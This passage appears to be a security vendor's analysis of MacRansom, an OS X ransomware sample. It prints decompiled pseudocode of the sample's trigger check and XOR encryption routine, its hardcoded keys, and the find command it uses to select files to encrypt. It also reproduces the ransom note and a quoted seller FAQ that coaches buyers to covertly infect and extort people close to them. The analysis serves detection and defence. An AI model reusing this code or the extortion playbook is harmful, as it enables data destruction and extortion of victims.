


```
// Check trigger time
if ( trigger_time < mktime(LocalTime) )
  exit(254);
if ( access((const char *)szExecutableName, 1) )
  exit(15);
strcpy(v171, "|+¦+\x06S_¦\x1Dυ_¿");         // %s/._README_
v18 = (const char *)decode_string(v171);
__sprintf_chk(&szFilePathToReadme, 0, 0x400uLL, v18, &v90);// ~/._README_
strcpy(v73, "w");
// Always create ._README_ here
v19 = fopen(&szFilePathToReadme, v73);
```

Figure 9: Trigger time check

If the `trigger time` is met, the ransomware starts to enumerate the targeted files by using the command shown below. This is an unusual way for a ransomware to enumerate files but is still effective since most ransomware traverses directories and includes a list of targeted extensions to encrypt.

%s – is the file path of the ransomware



```
find /Volumes ~! -path "%s" -type f -size +8c -user `whoami` -perm -u=r -exec "%s" {} +
```

Enumerate Vol
Encrypt files with size >= 8 bytes
Files with read permission
Do not infect files in ransomware executable path
Files of Current user
Execute ransomware with targeted files as argument

Figure 10: File enumeration

The ransomware only encrypts a maximum of 128 files, returned by the command stated above.

As with other crypto-ransomware, the encryption algorithm is the core component that we spent most of our analysis time on. Our goal was to find any RSA-crypto routine, however this piece of crypto-ransomware is not as sophisticated as other OSX crypto-ransomware that have been previously disclosed. It uses a symmetric encryption with a hardcoded key to hijack the victim's files. There are two sets of symmetric keys used by the ransomware:


- ReadmeKey: 0x3127DE5F0F9BA796
- TargetFileKey: 0x39A622DDB50B49E9

The `ReadmeKey` is used to decrypt ._README_ file that contains the ransom notes and instructions, while the `TargetFileKey` is used to encrypt and decrypt the victim's files.

A remarkable thing we observed when reverse-engineering the encryption/decryption algorithm is that the `TargetFileKey` is permuted with a random generated number. In other words, the encrypted files can no longer be decrypted once the malware has terminated – the `TargetFileKey` will be freed from program's memory and hence it becomes more challenging to create a decryptor or recovery tool to restore the encrypted files. Moreover, it doesn't have any function to communicate with any C&C server for the `TargetFileKey` meaning there is no readily available copy of the key to decrypt the files. However, it is still technically possible to recover the `TargetFileKey`. One of the known techniques is to use a brute-force attack. It should not take very long for a modern CPU to brute-force an 8-byte long key when the same key is used to encrypt known files with predictable file's contents.

Nevertheless, we are still skeptical of the author's claim to be able to decrypt the hijacked files, even assuming that the victims sent the author an unknown random file, as shown in Figure 12 "Ransom Note," which is not entirely true.

Pseudo code for the encryption process is as follows:




```
void *__fastcall thread_encryption(char *ThreadParameters)
{
  __m128i Buffer[6400]; // [sp+30h] [bp-19030h]@10
  __int64 v59; // [sp+19030h] [bp-30h]@1

  v59 = *(_QWORD *)__stack_chk_guard_ptr;
  szTargetFilePath = *(const char **)ThreadParameters;
  KeyForTargetFile = *((_QWORD *)ThreadParameters + 1);
  v3 = strlen(*(const char **)ThreadParameters) << 32;
  // Encryption/decryption of "._README_" file
  if ( szTargetFilePath[(signed __int64)(v3 - 0x100000000LL) >> 32] == '_'
    && szTargetFilePath[(signed __int64)(v3 - 0x200000000LL) >> 32] == 'E'
    && szTargetFilePath[(signed __int64)(v3 - 12884901888LL) >> 32] == 'M'
    && szTargetFilePath[(signed __int64)(v3 - 0x400000000LL) >> 32] == 'D'
    && szTargetFilePath[(signed __int64)(v3 - 21474836480LL) >> 32] == 'A'
    && szTargetFilePath[(signed __int64)(v3 - 25769803776LL) >> 32] == 'E'
    && szTargetFilePath[(signed __int64)(v3 - 30064771072LL) >> 32] == 'R'
    && szTargetFilePath[(signed __int64)(v3 - 0x800000000LL) >> 32] == '_'
    && szTargetFilePath[(signed __int64)(v3 - 38654705664LL) >> 32] == '.' )
  {
    _mm_store_si128((__m128i *)v55, _mm_load_si128((const __m128i *)&g_szEncodedReadmeKey));
    v56 = 0xF7AB8069;
    v57 = 0;
    // Get the README decoding XOR key
    szDecodedKey = (const char *)decode_string(v55);
    ReadmeKey = strtol(szDecodedKey, 0LL, 10);
    hReadmeFile = fopen(szTargetFilePath, "rb+");
    cbReadme = fread(Buffer, 8uLL, 0x3200uLL, hReadmeFile);
    if ( cbReadme )
    {
      if ( cbReadme > 3 && (cbMaskedReadme = cbReadme & 0xFFFFFFFFFFFFFFFCLL) != 0 )
      {
        ShuffledKeyReadme = _mm_shuffle_epi32((__m128i)(unsigned __int64)ReadmeKey, 0x44);
        v12 = cbMaskedReadme - 4;
        if ( _bittest64(&v12, 2u) )
        {
          minAlignment = 0LL;
        }
        else
        {
          // Start encryption/decryption of the README file using basic XOR
          v13 = _mm_xor_si128(_mm_load_si128(&Buffer[1]), ShuffledKeyReadme);
          _mm_store_si128(Buffer, _mm_xor_si128(_mm_load_si128(Buffer), ShuffledKeyReadme));
          _mm_store_si128(&Buffer[1], v13);
          minAlignment = 1LL;
        }
        if ( (cbMaskedReadme - 4) >> 2 )
        {
          CurrentReadmeSz = cbMaskedReadme - minAlignment * 4;
          SubBuff = &Buffer[(unsigned __int64)(2 * minAlignment) / 0x10 + 3];
          // Sub-sequent encryption/decryption if the file size > 16 bytes
          do
          {
            v51 = _mm_xor_si128(_mm_load_si128(SubBuff - 2), ShuffledKeyReadme);
            _mm_store_si128((__m128i *)&SubBuff[-3], _mm_xor_si128(_mm_load_si128(SubBuff - 3), ShuffledKeyReadme));
            _mm_store_si128((__m128i *)&SubBuff[-2], v51);
            v52 = _mm_xor_si128(_mm_load_si128(SubBuff), ShuffledKeyReadme);
            _mm_store_si128((__m128i *)&SubBuff[-1], _mm_xor_si128(_mm_load_si128(SubBuff - 1), ShuffledKeyReadme));
            _mm_store_si128((__m128i *)SubBuff, v52);
            SubBuff += 4;
            CurrentReadmeSz -= 8LL;
          }
          while ( CurrentReadmeSz );
        }
      }
    // Removed for brevity
    }
  }
  // Encryption/decryption of other files feed by program's arguments
  if ( !access(szTargetFilePath, 2) || (!access(szTargetFilePath, 1) ? (mod = S_IRWXU) : (mod = 0x180), !chmod(szTargetFile
  {
    hTargetFile = fopen(szTargetFilePath, "rb+");
    MaxTargetFileSz = fread(Buffer, 8uLL, 0x3200uLL, hTargetFile);
    if ( !MaxTargetFileSz )
      goto Goto_NextChunk;
    if ( MaxTargetFileSz > 3 && (cbMaskedTargetFile = MaxTargetFileSz & 0xFFFFFFFFFFFFFFFCLL) != 0 )
    {
      // Removed for brevity
      // Used the same algorithm in README file encryption/decryption
  }
Goto_QUIT:
  result = *(void **)__stack_chk_guard_ptr;
  if ( *(_QWORD *)__stack_chk_guard_ptr == v59 )
    result = 0LL;
```

Figure 11: Encryption Routine

After successfully encrypting the targeted files, it encrypts both `com.apple.finder.plist` and the original executable. It changes the Time Date Stamp and then deletes them. This is done by the author so that even if recovery tools are used to get the ransomware artifacts, the files will be next to meaningless.

The ransomware demands 0.25 bitcoin (around USD ~700) and requires the victim to contact `getwindows@protonmail.com` for decryption.



```
Last login: Wed May 31 13:11:43 on console
users-MacBook-Air:~ user$ /Users/user/Downloads/program ; exit;
Done
logout
Saving session...
...saving history...truncating history files...
...completed.
Deleting expired sessions...none found.

[Process completed]
```

ALL YOUR FILES ARE ENCRYPTED, I AM THE ONLY PERSON
IN THE WORLD WITH THE KEY THAT CAN UNLOCK THEM.
IF YOU NEED PROOF, ZIP 3 OF THE ENCRYPTED FILES THEN
EMAIL IT TO getwindows@protonmail.com ALONG WITH THE
SERIAL NUMBER OF YOUR DEVICE.
IF YOU WANT TO BUY OUR DECRYPTION SOFTWARE,
TRANSFER 0.25 BITCOIN TO
11Jq5BRc2woy3CLQXzkteb6JjUt8oXQsv WITHIN 7 DAYS.
YOUR KEY WILL BE AUTOMATICALLY REMOVED FROM OUR
SERVER AFTER 7 DAYS, THEREFORE, EVEN US CAN NO
LONGER UNLOCK YOUR FILES AFTER "&fNç 1

Figure 12: Ransom Note

Conclusion

It is not every day that we see new ransomware specifically targeting Mac OS platform. Even if it is far inferior from most current ransomware targeting Windows, it doesn't fail to encrypt victim's files or prevent access to important files, thereby causing real damage.

Last but not the least, this MacRansom variant is potentially being brewed by copycats as we saw quite a lot of similar code and ideas taken from previous OSX ransomware. Even though it utilizes anti-analysis tricks, which differs from previous OSX ransomware, these are well-known techniques widely deployed by many malware authors. MacRansom is yet another example of the prevalence of the ransomware threat, regardless of the OS platform being run. There are no perfect mitigations against ransomware. However, the impact can be minimized by doing regular backups of important files and being cautious when opening files from unidentified sources or developers.

-= FortiGuard Lion Team =-

Appendix

Samples:

a729d54da58ca605411d39bf5598a60d2de0657c81df971daab5def90444bcc3 – Zip

Detected as OSX/MacRansom.A!tr


617f7301fd67e8b5d8ad42d4e94e02cb313fe5ad51770ef93323c6115e52fe98 – Mach-O file

Dropped files:

~/LaunchAgent/com.apple.finder.plist

~/Library/.FS_Store

FAQ from the MacRansom portal:



Who is the this program for?

- People who want to covertly retaliate another Mac user.
- People who want to earn easy money from unsuspecting family members, friends, colleagues and classmates.

Unless you have excellent social engineering skills to trick the target to download and click on the executable himself, you must have physical access to the target's Mac. Or we can make the program work with AirDrop and Email for a service fee.

FAQ

How does it work?

1. Send us an email with the following information
   - The amount of Bitcoin you would like the target to pay. Minimum $500 worth.
   - The earliest time you would like the program to execute, ex. June 4th.
   - Whether you want it to execute when an external drive is mounted. ex. When someone plugs in a USB drive.
2. We will generate the program and email it to you, you must download it with Tor browser.
3. Move it to a USB drive.
4. Gain access to target's Mac and run the program by clicking on it.
5. Make sure you see "done" in the output before closing the window with ⌘+Q.
6. We will get back to you once we have received the payment to the corresponding Bitcoin address.

Who gets the payment?

Each program will be assosiated with a unique Bitcoin address. Once we recieve the payment, we will send 70% of it to your Bitcoin address and we keep the remaining 30%.

How much should I ask from the target?

You should ask as much as possible. In general, Mac users are willing to pay at least $1,000 for their computer files. As much as $26,500 was once collected from a small business owner.

How long will it take to encrypt a Mac?

A typical 2015 13-inch 256GB Macbook Pro with 50 GB free space will take at most 1 minute to be encrypted. It will be slower on older and less powerful Macs.

Is it safe to use?

The program has excellent deniability; It will clean up all its digital traces for you. No one will ever doubt you and you can deny any involvement once installed. You only need to **be careful** how you install it. For instance, uploading the program to a clearnet website and telling the target to download it could be risky.

Sign up for weekly Fortinet FortiGuard Labs Threat Intelligence Briefs and stay on top of the newest emerging threats.

Related Posts

Terms of ServicesPrivacy Policy
| Cookie Settings